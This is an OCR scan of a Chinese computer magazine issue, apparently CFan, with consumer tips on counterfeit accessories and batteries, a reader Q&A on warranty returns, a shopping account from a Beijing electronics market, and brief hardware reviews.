3M出品的拭亮系列擦拭布由于其特殊的材质和结构具有良好的清洁特性，广泛被推荐作为数码产品和笔记本的清洁用品。3M拭亮魔布价格比较高，所以一些仿冒产品就以低廉的价格进入市场。

假货很多都是散装货，有的商家把他们称为工包货出售。假货表面看上去与真货类似,不过用手感觉一下，假货表面更为柔软(吸污能力没有真的强)每个表面单元都有毛茸茸的感觉,独立性不分明，就像真货被洗涤过多次的感觉。真货在布的一侧有印刷精美的〝思高拭亮〞的标签(见图2)，而假货很多没有，有的标签印刷不够鲜亮。假货在实际使用过程中会有轻微的脱毛现象，而真货则不会。市场上绝大部分所谓工包的3M拭亮魔布都是假货，建议大家还是购买正规独立包装的产品更有保障。在一些大型超市的清洁用品区也会有3M拭亮魔布供应，碰上打折促销价格更实惠，而且保证是真品。



图 2

小心工包假冒品牌机鼠标

在一些耗材摊位上，我们时常可以看到一些散装的鼠标，很多都是DELL、SONY、IBM、联想等名牌，这些光电鼠标价格不高也不低，大多开价在60～80元，50元左右就可以成交。商家号称这些鼠标都是品牌机多余附件，都是原装货。其实这些鼠标90％都是假冒的，都是一些山寨小厂的作品。虽然号称800dpi分辨率实际为400dpi,批发价在20～30元，普通用用还可以，高要求场合不能胜任，很多产品寿命只有一年左右。

高档数码产品慎用工包电池

在充电电池市场上假货众多，工包电池大部分都是电池厂不合格甚至是报废的电芯重新包装而成。一些劣质工包电池不但容量严重不符合标称值，而且密封性也达不到指标。表现为电池冒盐，腐蚀用电设备电极，甚至线路板，给用电器以毁灭性的打击。建议大家不要为贪便宜而购买劣质的假冒充电电池和工包电池，他们会给你昂贵的数码设备带来隐患。真正用于制作专用电池块的工业版电池的正极都是平头的，这样方便极片焊接。而独立使用的充电电池的正极都是相对尖头的，这样方便与电池盒接触良好。如果碰到不是平头的工业包装电池，十有八九都不是优质电池(见图3)，真正工业版电池的外皮一般是不打容量更不打品牌的。


图 3


CF [CP01]



本期报料者获得奖金200元
报料信箱:dizen@intodigi.com

揭开返厂维修的秘密

■ 本刊记者　王寒晖



怪鸭兽编辑：您好！

有一个问题一直困扰着我，前几个月，我的电脑配件坏了，拿去电脑城的柜台返修。可过了一个月，我再去问，经销商说还没有寄出去，还说要等攒够一定数量的返修货才能出货。这我就不明白了，难道你一年攒不齐，我难道还等一年不成。

我想问问，电脑配件的返修过程是不是真像他们说的那样繁琐，能告诉大家电脑配件返修的具体过程吗？厂商又是如何处理返修品的？还有就是返修所用的时间是否算在保修期内？

读者:刘洋

相信很多电脑用户都会遇到电脑产品在保修期内维修的问题，这时候应该找最终的经销商，各地的维修中心，还是直接找厂商？本刊记者分别采访了微星公司、升技公司、多彩公司，相信会给大家一个满意的答案。

各厂商的返修流程

微星北京分公司:微星公司的维修中心拥有100多人的维修队伍，并库存大量的备件，维修中心接收到返修品后，会在2～3天内维修好返修品。原则上来说，我们的维修时间是在7天之内，如果是偏远的地区加上运输所花费的时间一般不会超过15天。最终用户如果遇到购买微星的产品出现质量问题时，必须找当地经销商返修(微星公司原则上是不接受个人用户的维修服务)，当地经销商再返回到上级代理商，最终返回到微星公司返厂维修。像微星主板是提供三年免费保修服务，远远大于"微型计算机商品修理更换退货责任规定"(以下简称"三包规定")的一年保修，所以也就不存在返修所用的时间是否算在三包期内的问题。另外一点需要注意的是，微星公司禁止跨区域的维修，比如说：你在太原购买的微星主板，是不允许拿到北京维修的。大家可以注意看一下微星主板的外包装盒上都有一个标签，上面



图1

会注明"XX专卖"(见图1)。微星这样做的目的是防止经销商恶意串货，以及防止假货或水货。假如说当地的经销商不存在或找不到此经销商，此时可以拨打微星的售后服务电话，客服人员会指定当地其他经销商为你继续提供售后服务。

升技北京分公司:升技在在苏州设立了维修总部，并在北京、广州、成都、武汉、西安、沈阳设立了维修点。最终用户如果遇到购买升技的产品出现质量问题时，原则上是要找当地经销商返修，当地经销商再返回到上级代理商，最终返回到升技在各地的维修点进行维修。升技主板是提供两年免费保修服务和一年收费维修服务，但基本上都是提供三年免费保修服务。不过，升技公司允许个人用户跨区域的维修(相当于全国联保)，这样的话，用户就不用担心在A城市购买的主板不能在B城市保修，当然你必须拨打升技的8008200323免费电话咨询B城市的经销商。不过，这只针对个人用户，如果你拿着10块主板送到B城市维修的话，这是肯定不允许的，因为这很明显就是经销商串货。

多彩公司:多彩公司在全国许多省市均设立了专卖店(见图2)，最终用户如果遇到购买升技的产品出现质量问题时，如果产品还在保换期内(键盘、鼠标三个月保换，电源一年保换)，可以直接找当地的专卖店为大家提供产品更换服务。当然，用户也可以找当地经销商返修，当地经销商再返回到上级代理商，最终返回到多彩维修中心进行维修。至于多彩是如何处理返修品的问题，这里分两种情况:一是在保换期内的产品，我们是直接更换全新的产品，而返修品直接报废；

DC市场JS现形记

购买DC无“奸”道

■北京 Yao Leilei

又到了周五，一周的工作也忙得差不多了，正巧还赶上领导出差。同事这几天一直说要买DSLR给他刚出生的宝贝儿子照相，研究了几天，经过权衡、比较，目标初步锁定Canon 300D。他对DSLR不熟，让我帮着参谋参谋，刚好我也准备买Nikon D70，于是吃过中饭，我俩直接直奔鼎好电子城，准备实地打探一番，如果合适则出手买下。

和往日一样，无数人冲上来恨不得把你拉到他们店里。当然不能因为他们而乱了方寸。定了定神，开始货比三家。进门第一家，一听说要Nikon D70套机，张口7100元，送电池、256MB存储卡和相机包。我们要求看看赠品，发现电池是没听说过的杂牌，存储卡也是SanDisk普通的低速卡，相机包就更没谱了，反正不会送LowePro或者CaseLogic的。我们说不要赠品，只要套机的Nikon D70机身和标配18-55镜头。JS见没什么油水，算了半天给了个税前6600元的报价。同事有些心动，准备今天就拿下。我说再多看看，这地方价格没谱，因为以前也遇到过某家店比别人便宜很多的情况（这种情况更要小心——见下文）。

购机精明眼

不要要那些没用的赠品，那些基本都是卖不出去的积压货。

一楼、二楼都走遍，问了十几家店铺，发现价位明显分三个阵营：除了少部分爱理不理报6800～7000元和个别极为热情报6400元的超低价格外，大部分都是6600～6700元的价位。这样我们心里就基本有了底。

购机精明眼

货比三家永远没有错，但不是说什么时候都去买最便宜的，要有刨根问底的精神，搞清楚是真便宜还是假便宜。

这时，我们在二楼一家自 是〞佳能总代理〞的店铺（天晓得村里有多少个〞总代〞）前被〞拉〞了进去。



图2

二是过了保换期但还在保期期内的产品，我们是通过更换损坏的零部件。

小结：从以上可以看出各个厂商关于保修的条例都不尽相同。作为最终用户来说，在购买之前一定要向经销商询问清楚详细的保修条款，并且将保修期限写在发票或收据上。假如购买电脑配件出现质量问题，一定要找当地的经销商协商解决，厂商的售后服务中心一般只提供技术支持和疑难解答。

解读“三包规定”，应对经销商推辞

如果出现当地经销商一再推辞等无法解决的问题时，别忘了登录厂商的官方网站查询售后服务电话进行咨询，厂商一般都会妥善解决。如果厂商也不能妥善及时解决时，此时可以求助当地的消费者协会。

根据〞三包规定〞的规定：

第二十三条　因修理者自身原因使修理期超过30日的，凭发货票和修理记录，由销售者负责为消费者调换同规格同型号商品；销售者无原规格型号商品的，应当调换不低于原商品性能的同品牌商品。

第二十四条　在三包有效期内，因生产者未供应零配件，自送修之日起超过60日未修好的，修理者应当在修理状况中注明，凭发货票和修理者提供的修理记录由销售者负责为消费者调换同规格同型号商品；销售者无原规格型号产品的，应当调换不低于原商品性能的同品牌商品。

解读：这此条款是规定了厂商如果自送修之日起30日内不能修好，或者因为生产者未供应零配件超过超过60日，应更换同型号或同性能的产品。虽然〞三条规定〞没有对经销商进行详细规定，但是如果经销商一再出现推辞的形为，这就说明经销商侵犯了购销合同，通过当地消费者协会一般都会给用户协调。CF [CP02]

负责拉生意的MM报价6600元，有现货。我们说低于6400元就买。她犹豫了一下，说她做不了主，要带我们去和"经理"面谈，说经理在楼上（10楼）。不知道她葫芦里卖的什么药，走一趟看看。跟着她走了几个弯，走到一个电梯，却见她按的是下楼的按钮。我们问是怎么回事？她支支吾吾说要到B4转其他电梯，那样快一些。我晕，到了B4是地下停车场，又绕了几个弯上了另一部电梯直奔10层。

一出电梯，差点晕倒，不知道哪冒出来这么多人不住地喝"先生买数码相机吗？到这边来看看吧！""我们家的货全，先生想要什么牌子的？"……定睛一看，这层已经是写字楼结构了，但里面各办公室实际还是店铺。电梯间里的全是"沾客"（拉客人到店铺然后换取提成的人）。这时候带我们上来的那个MM生怕我们走丢了，在一个店铺门口使劲喊：这边这边。我们过去一看，好家伙，一屋子被分隔成N个小洽谈室，找到一个空座位坐下来，然后她就去找"经理"去了。过了老半天（估计正在为提成讨价还价），来了个男的，笑　　地问我们要什么机器。我们说300D套机不要赠品，他说没问题，6700元。我们说太贵了，楼下6400元就拿了。他把脸一沉，表情突然变得异常严肃，然后说"那个价位绝对做不了，电池肯定换成假的了。机器没准是样品机或者是翻修货……我们这的保证是正品行货，我们是佳能总代理。这样吧，不要票6600元怎么样……"我们说还是再看看吧，没等他说完我们就溜出了屋子。

回到电梯间，依旧是无数的沾客在试图把你拉到某间屋子。刚才谈话那人根本就不是什么"经理"，只是一个讨价还价的主，拉我们上来那MM拿了提成早不知去向。这时候，更离奇的事情发生了：电梯间有5部电梯，我们等了快10分钟，总是上楼的。而且居然发现了同一部电梯连续两次开门都是上楼的！我恍然大悟刚才为什么要绕道那么远上这部电梯——这里连电梯都被做了手脚！为了留住买主居然把电梯改造成只有上楼才开门！赶紧拉上同事找消防楼梯。还好这边比较顺利，一口气跑到5楼柜台区，这才长出了口气。

购机精明眼

"沾客"这种非正规渠道还是少接触为妙，天知道他们会把你带到什么地方，耍出什么鬼花招。楼下柜台那MM见我们开的价格做不成生意，就把客人拉到楼上没有柜台的商家去拿提成，千万不要相信他们是一家公司。另外，买高档商品尽量不要带太多现金，尽量刷卡结算，哪怕商家要收手续费。最好不要一个人前往，那种混乱的环境里首先考虑的应当是安全。

我俩边顺着扶梯下楼边讨论刚才的经历，真佩服这些商家，什么招术都能想得出。现在该去那报价6400元的看看名堂了。进了店，我们开价6350元，只要黑色机身，不要发票。店主犹豫了一下同意了。可是拿出了一台却是银白机身的，说黑色的马上去库房拿，说几分钟就到。

我们坐在桌子边一边聊一边等，店主不住地问我们是不是要买存储卡和电池。我们说要买Lexar或者SanDisk高速1GB的存储卡，他马上露出一副不屑的表情："Lexar的没有正式进入中国市场，都是不正规产品，没地方保修，SanDisk从来没有正式生产过高速卡，市场上的都是假货……""1G以上的卡都是微硬盘的，容易坏……"。简直满口胡言，市场里2GB、4GB的CF卡遍地可见，SanDisk和Lexar进入中国这么多年，到他嘴里就成了土匪产品。这时候他切入正题了："我们是XX牌存储卡和电池的正规代理，价格都好商量的……"。我连忙说不用了，谢谢。天知道那些杂牌的CF卡质量怎么样，价格里有多少水分。这时候，店主接了个电话，过了一会面露难色地对我们说："黑色机身的现在库房缺货，如果你们需要我们可以从别的地方调货，不过时间得长一点，一个小时左右……"。我们连忙说"算了不用了，我们再看看吧！"

购机精明眼

当心JS低价虚晃一枪，醉翁之意不在酒。先用一个超低价把你砸晕，再想办法把钱赚回来。名牌的存储卡和电池，价格都比较透明，而且经过严格的质量控制把关，制造成本相对较高，渠道严格，底层经销商没有太多的利润，而杂牌的因为众所周知的原因，利润相当丰厚，所以经销商极力贬低其它品牌来推销自己的产品。见我们不买他们的卡和电池，他当然清楚他报的那个相机的价钱是赔钱的，于是就找了个理由把生意推掉了。

至此，已经逛了一个下午了。我说根据这个情况，套机的实际价位估计应该在6500～6550元之间了。剩下的就要看我同事强大的砍价功夫了。一楼找了家比较大的店铺，我们开出了6450元不开票的价格。经过几轮软磨硬泡，JS同意了，于是去提货。发票就不要了吗？当然得要，我们说算上刷卡手续费（村里一般规矩是20），6500元开票！JS一惊，拿计算器又算了半天，咬了咬牙，最后还是点头了……然后去其他柜台买了1GB的SanDisk Ultra，我说UV镜和相机包有时间去五棵松再买，没必要在这里浪费时间了，质次价高还没的选。

购机精明眼

发票是尽量要开，保修还是用得着的。可先谈好不开票的价，然后适当加些价格（当然要自己先算好，可别超过了应该给的价位），JS一般都会脸色难看地同意。

至于刷卡手续费，银联规定是禁止收的。可是电脑市场有特殊的情况，利润相对商家支付给银行的手续费（一般是0.5%～1%，按批发算则适当少些）比较低，所以加一些手续费也无可厚非。当然可以在提出要发票的同时把这个"手续费"一同算进去。CF [CP03]



咨询电话:010-82551800
产品价格:1280 元

笔记本高音质声卡?

■ CFan评测室

——创新 Sound Blaster Audigy 2 ZS Notebook 声卡试用



笔记本的声音系统一直是它的一个软肋，虽然现在的笔记本声卡已经有了很大的进步，但无论在音质上还是功能上都不能与台式机的相比。

目前在市场上，有一些 USB 声卡可以在笔记本上使用。通过这些设备能够获得和 PCI 声卡差不多的声音表现。但是 USB 声卡也有问题，那就是功能比较强的 USB 声卡大都需要外部供电，这样一来就失去了作为移动设备使用的意义了。

前不久，创新公司发布了它历史上第一款针对笔记本用户设计的声卡——Sound Blaster Audigy 2 ZS Notebook，使用笔记本专用的 PCMICA 接口，在一定程度上解决了这个问题 。

Sound Blaster Audigy 2 ZS Notebook 使用 CARDBUS 接口，接口性能与普通的 PCI 接口相当。卡身有部分伸出插槽，提供输出接口。它包括两个 3.5 的标准接口，提供录音和 LINE 输出同时支持光纤数字输入和输出。

除了这两个接口外，Sound Blaster Audigy 2 ZS Notebook 还有一个方形的转接接口，通过自带的一条转接线可以对外输出 5.1/7.1 的模拟信号。

由于使用高速的 CARDBUS 接口，所以 Sound Blaster Audigy 2 ZS Notebook 支持的功能与内置的 PCI 声卡相当。提供了高级 EAX 支持、AC3/DTS 硬件解码、THX、DVD AUDIO 播放等功能，这使得 Sound Blaster Audigy 2 ZS Notebook 成为功能最强的笔记本专用声卡。

不过创新的软件设计中存在一些问题，在拆下声卡的时候，它的软件并不能自动退出，这对于台式机声卡不是什么大问题，但对于经常需要拆下的笔记本声卡来说，这在使用上很不方便。

实际试听的感觉，Sound Blaster Audigy 2 ZS Notebook 的声音带有浓厚的"创新味"，播放 DVD 效果很好，但在播放 MP3 等的时候，高频显得数码声较浓。但总体来说，依然远远胜于通常的笔记本声卡，特别是本底噪声非常之低。

整体来看，Sound Blaster Audigy 2 ZS Notebook 的音质略低于创新的 PCI 声卡，而与创新的 USB 声卡相当。

在系统要求方面，Sound Blaster Audigy 2 ZS Notebook 对于系统的性能要求并不高，即便是几年前的笔记本也可以正常使用。不过在打开大部分的功能如 EAX、THX 等的时候，资源占用还是比较高的。

总的来看，Sound Blaster Audigy 2 ZS Notebook 作为一款 PCMICA 声卡，是目前同类产品中最强的，虽然体积很小，但其性能与创新的台式机声卡相比毫不逊色，声音也与创新的 USB 声卡相当，1280 元的价格应该算是可以接受的。

不过 Sound Blaster Audigy 2 ZS Notebook 的市场定位比较值得讨论，在其之前，已经有 Sound Blaster Audigy 2 NX 这样强大的 USB 声卡问世，而 Sound Blaster Audigy 2 ZS Notebook 除了体积小及不靠外接电源之外，其他方面与 Audigy 2 NX 基本相当。而 Audigy 2 NX 的使用范围要更广一些。从这点来看，Sound Blaster Audigy 2 ZS Notebook 填补市场空缺的意义似乎更大一些。CF [CP04]



咨询电话:0755-83026361
产品价格:438 元
■ CFan评测室

N-20G 的强大后继

——三诺 N-30G 音箱









三诺的N-20G和改进版N-20GⅡ音箱在近几年引起了不少关注。因为其以不到200元的价格提供了与300元级产品相当的音质表现。而前不久，三诺在北京发布了它的新产品——N-30G音箱。

虽然编号看起来很相似，但N-30G并不是N-20G的升级，而是一款面对中档市场的400多元级的产品。

N-30G的外观比N-20G有了非常巨大的提高，面板没有采用PVC贴皮,而是采用了银色的喷漆与黑色喷漆的复合设计,而后部箱体则采用了亚光黑色贴皮的材料,使得外观显得比N-20G高贵了很多。

N-30G的单元设计非常特殊，它的高音单元采用了独特的丝绢+铝膜复合的设计，这样的设计比通常的丝绢膜高音要更加明亮。而它的低音采用了复合纸膜的设计，独特之处在于它采用了相位锥的设计，相位锥可以防止低音声波在振膜上的反射，有利于声音的纯净。

N-30G的电路设计比较特殊，它采用了两个运放芯片，一个是大家熟悉的JRC4558，另一个则是通常用于耳放的072D，由于N-30G具有一个耳机输出接口，所以我们认为这个072D芯片就是用于耳机输出而准备的。而JRC4558则为N-30G提供了高低频的两段调节能力。

N-30G具有专门设计的二阶分频器，这也是这个价位的音箱第一次使用二阶分频器。

从试听的效果来说，N-30G在中档音箱中应该是相当不错的，它的高频表现尤为出众，复合振膜的使用赋予了它亮而不刺耳的效果，而N-30G的中频效果也相当出色，N-20G的中频有点略空，而N-30G的中频则充实饱满，细节解析力也比较理想。

N-20G的一大优势就是它的音场表现超出其价位的普遍水平，而N-30G依然继承了这一优势，N-30G的音场效果是我们所见过中档音箱里最好的。只是它的低音效果略差一些，低音显得有些空。但整体依然是比较平衡的。

总体来看，三诺N-30G在它的这个价位上是一个值得重视的　者，虽然它依然存在了一些问题，例如在工艺上依然不算完美，但整体的音质颇具竞争实力。CF [CP05]





多彩梦幻高手套装

■ CFan评测室



近一段时间来，背光键盘似乎成为了一个新的潮流，作为国内键盘鼠标生产大厂的多彩，也在前不久推出了一款这样的产品——梦幻高手套装。

梦幻高手套装采用有线设计，其外观设计与多彩同时推出的一款无线套装很相似。

梦幻高手套装的键盘设计非常出色，采用了笔记本键盘的结构、超薄型的设计。银灰色的外观配色显得非常前卫富有科技感。



和其他的背光键盘类似，梦幻高手键盘也采用了白色半透明的按键材料，在背后采用了蓝色的背光板发出背光。

与其他的同类产品相比，梦幻高手键盘的一大特点是它的背光采用了开关设计，在键盘上方有一排附加按键，其中除了通常的多媒体键外，还有一个专用的背光开关键，在不使用背光的时候可以关掉。



与键盘一样，梦幻高手的鼠标设计也采用了类似笔记本鼠标的小型设计，手大的人使用起来可能不太方便，不过它的鼠标采用了独特的肤感覆膜，握起来手感不错。鼠标采用了安捷伦芯片，可以适应大部分应用的要求。

从使用的手感来说，梦幻高手套装的按键显得有点偏硬，可能对有些用户来说不是很容易适应。但整体性能比较不错。

总体来说，多彩梦幻高手套装的外观设计非常讨人喜欢，工艺也相当优秀，对于喜欢手感偏硬的用户来说，是一个非常值得考虑的选择。CF [CP06]

新贵猎鲨豹Ⅱ

■ CFan评测室





猎　豹Ⅱ是新贵新推出的一款光电鼠标，面对的是以办公为主的用户。

与经典的新贵战豹不同，猎　豹Ⅱ并未使用高速的光电引擎，但提供了多个办公用的按键，更加辶合办公应用。

猎　豹Ⅱ的外观造型与战豹很相象，但采用了左右对称的设计，而且在工艺上比战豹有明显的进步。并且增加了7个附加按键。



带有附加按键的鼠标有很多，但大多数都需要专用的驱动来支持。而猎　豹Ⅱ的特点就是它的7个附加按键并不需要驱动支持，在Windows XP/2K/ME中直接就可以支持系统定义的功能。只要插上鼠标就可以正常使用。这样的设计使得猎　豹Ⅱ能够更加合适在办公室等环境下使用。

除了包括滚轮在内的三个标准按键外，其他七个功能键的默认功能分别为：前进、后退、两个翻页键、一个窗口切换以及打开/关闭"我的电脑"的两个按键，基本上涵盖了所有的鼠标按键支持的功能。

从使用的手感来说，猎　豹Ⅱ的使用感觉非常好，与中国人的手型比较贴合，而下部的橡胶部分提供了相当好的持握稳定。只是对于手小的人来说，它的尺寸似乎大了一点点。CF [CP07]


磐正 5EGA 主板

■ CFan评测室



磐正5EGA+基于i915G + ICH6R芯片组，支持LGA775封装的Pentium4处理器。主板拥有一条PCI Express x16总线，两条PCI Express x1和四条PCI插槽。DDR DIMM可支援双通道DDR 400内存。主板I/O接口处拥有一个D-Sub显示输出、四个USB 2.0端口、一个10/100Mbps LAN端口，八声道模拟音频端口、RCA和S/PDIF数字输出接口等等。

磐正5EGA主板使用了新规范电源接口，CPU风扇也使用了四针带自动调速的电源接口。主板板载了Marvell



MV8001千兆以太网端口。磐正5EGA主板选用了Realtek ALC850音效芯片，可支持8声道HD Audio音频输出和数字输出。主板还搭载了iTE IT8212F磁盘控制器，额外提供两个ATA133 RAID功能。另外按照磐正高档主板的作风，这块主板同样也提供Debug灯，可让我们监测主板的工作状态。

磐正5EGA+主板的配件也颇为丰富，如拥有束扎的IDE线，SATA串行线，以及适心设计的套装 丝刀等。CF [CP08]

LG MF-FE421F MP3 播放器

■ CFan评测室



LG MF-FE421F很像是一部袖珍型数码相机，采用了高科技感的银灰色金属拉丝外壳。而且这款播放器的液晶显示屏也很是奇特，它设计在环形区域的侧面，并且在显示屏边上是一个可以旋转的大个按钮，拥有快进/快退以及选曲功能，并且在按下时具有播放/暂停的功能。



LG MF-FE421F的各个面板上都有功能按键，前面板上是录音、菜单、B-MARK（复读标记）键，背面板上是MIC录音孔及HOLD锁定键。




性能方面主流的MP3/WMA播放功能还有FM调频收音自然不会少，另外还具备了SRS环绕音响效果。使LG MF-FE421的声音回放效果不错。


LG MF-FE421F最特别的就是FM发射功能，一般MP3都会把这个功能直接集成到MP3播放器中，而LG MF-FE421F则把FM射频发射部分专门做成了独立模块，这样的好处就是让MP3播放器更小巧，而FM发射功能也更专业化，特别是LG MF-FE421F的发射模块还提供了一条发射天线。

其他方面，LG MF-FE421F使用USB2.0接口、一节7号电池供电，可连续播放15隔小时，文件传输速度和续航能力还是颇具人满意。CF [CP09]

捷波智尊 Odin P5A8G 主板

■ CFan评测室






捷波智尊系列做为捷波（Jetway）特针对中高端用户推出了主板产品，该系列产品整合多项捷波独创技术，充分把握用户需求。这次，我们介绍的就是捷波智尊Odin P5A8G主板。

捷波智尊Odin P5A8G主板采用INTEl I915P+ICH6芯片组，LGA775接口处理器。处理器周围采用三项通电系统，大容量优质电容辅料，为CPU的稳定供电打下坚实基础。内存支持方面，P5A8G同时提供DDR400和DDR2 400/533双通道内存的支持。捷波智尊Odin P5A8G主板采用的ICH6南桥芯片，同时还板载了SIS 180 RAID控制器，使主板总共提供了6个SATA 150硬盘接口和2个IDE接口。板载ALC 880芯片，提供7.1声道HD Audio音效输出；板载Realtek RT8100C网络芯片，提供10/100Mb宽带及局域网络接入。

另外P5A8G主板同样采用了捷波一系列独特实用技术：智能涡轮增压（Intelli-turbo）让CPU能够按照工作任务强度自动超频、恢复精灵II（Magic Recover II）能够方便恢复系统，另外，这块主板还可以搭配捷波的魔力□仔套件，让一台电脑能同时供两人使用。最后，智尊Odin P5A8G主板采用的是高端固态电容，彻底根除了电容爆浆的隐患和危险。与目前市场上普遍采用的液态电解电容相比，固态电容以其长期使用下的出色稳定性、安全性、以及生命周期长等优点，很快将成为未来电容的发展趋势。CF [CP10]



金河田 劲霸 ATX S400 电源

■ CFan评测室




金河田劲霸ATX S400电源是一款ATX 12V 1.3标准的电源，是一款专为普通DIY用户设计推出的电源产品，额定输出功率300W，最大输出功率350W，主要电压输出为+3.3V/20A +5V/25A +12V/15A，提供两个S-ATA接口、+12V 4PIN接口、主输出20PIN接口、8个D型供电头、1个软驱供电头，并且这些接头还采用蛇管包扎方式，使机箱内部走线更整齐。金河田劲霸ATX S400电源电源采用120mm的大风扇散热，电源内置自动温控电路和感温探头，让风扇可以根据电源内部的温度来自动调节转速，能使电源在散热与噪声值之间找到一个完美的平衡点，完全可以解决电源的散热问题。

金河田劲霸ATX S400电源还具有过压，过流，过功率和过温度四重保护功能，能确保电脑系统更安全、更稳定的工作。增加了功率因素校正电路，电能利用效率大大增强。25℃满载时平均无故障时间可达MTBF10万小时。另外，现在金河田劲霸电源还是Intel展示平台的标配电源。CF [CP11]




九州风神 POLO 2.0 电源

■ CFan评测室



九州风神POLO 2.0电源为一款ATX 12V 2.0规范电源，标准输出功率350W，最大输出功率可达415W。ATX 12V 2.0规范让CPU与其他设备分开享用供电电路，优势明显，此款电源的双路12V输出都达到了18A的高电流，不但能满足高功率的CPU还可满足耗电量巨大的6800U等高端显卡。其他重要输出方面，＋5V输出22A，＋3.3V输出为17A，完全能够满足PCI-E平台的需求。



九州风神POLO 2.0电源电源线都套上了束线套，这样机箱里面再也不会凌乱不堪了。转接头也很丰富，一个20PIN转24PIN接头，让此电源兼容新老主板；两个一拖二D形供电接头也相当的实用，用户可以根据实际情况随意扩展插头，不会让众多的插头散落在机箱里面从而影响散热。


九州风神POLO 2.0电源使用了一个8cm的名牌建准风扇风扇进行散热，并有专用的温控芯片和温控探头随时调节散热器的转速，因此这款电源的噪音并不大。

九州风神POLO 2.0电源的用料也非常实在，电容、整流绕阻线圈、EMI电路等都非常扎实，整个电源2公斤的重量也体现了电源的质量。CF [CP12]

技嘉 RX70128D 显卡


■ CFan评测室





ATi Radeon X700显示核心是ATi推出的基于原生PCIE和DirectX 9.0硬件构架设计的千元级别主流显示核心。

技嘉GV-RX70128D基于原生的X700核心搭建，核心采用0.11微米制程，运行频率为400/700MHz，PCIE接口，除支持DirectX9.0外，还支持ATI最新的ATi特有的3Dc引擎、SmartShader HD、SmoothVision HD和VideoShader HD显示特性，能够流畅运行绝大部分现在最热门的3D游戏。。



外观上，技嘉GV-RX70128D采用技嘉常用的蓝色PCB板，提供D-SUB、DVI和S-VIDIO三头输出，并能通过自带的转换器提供HDTV输出。

按说类似Radeon X700这种显示核心都是需要风扇散热的，但技嘉RX70128D显卡采用的是SilentPipe散热管设计，在显卡正面和背面分别覆盖一块和两块大面积散热片，并通过热管连接起来，这相当于使显卡核心有相当大的散热面积，因此这款显卡完全不需要风扇散热，运行时温度也不高。另外，技嘉RX70128D显卡正面的热管散热片与一般的显卡散热片厚度一致，这样的好处就是使用这款显卡时不会影响旁边插槽。CF [CP13]

环绕立体声MP4横空出世——PISA 动力影院F100

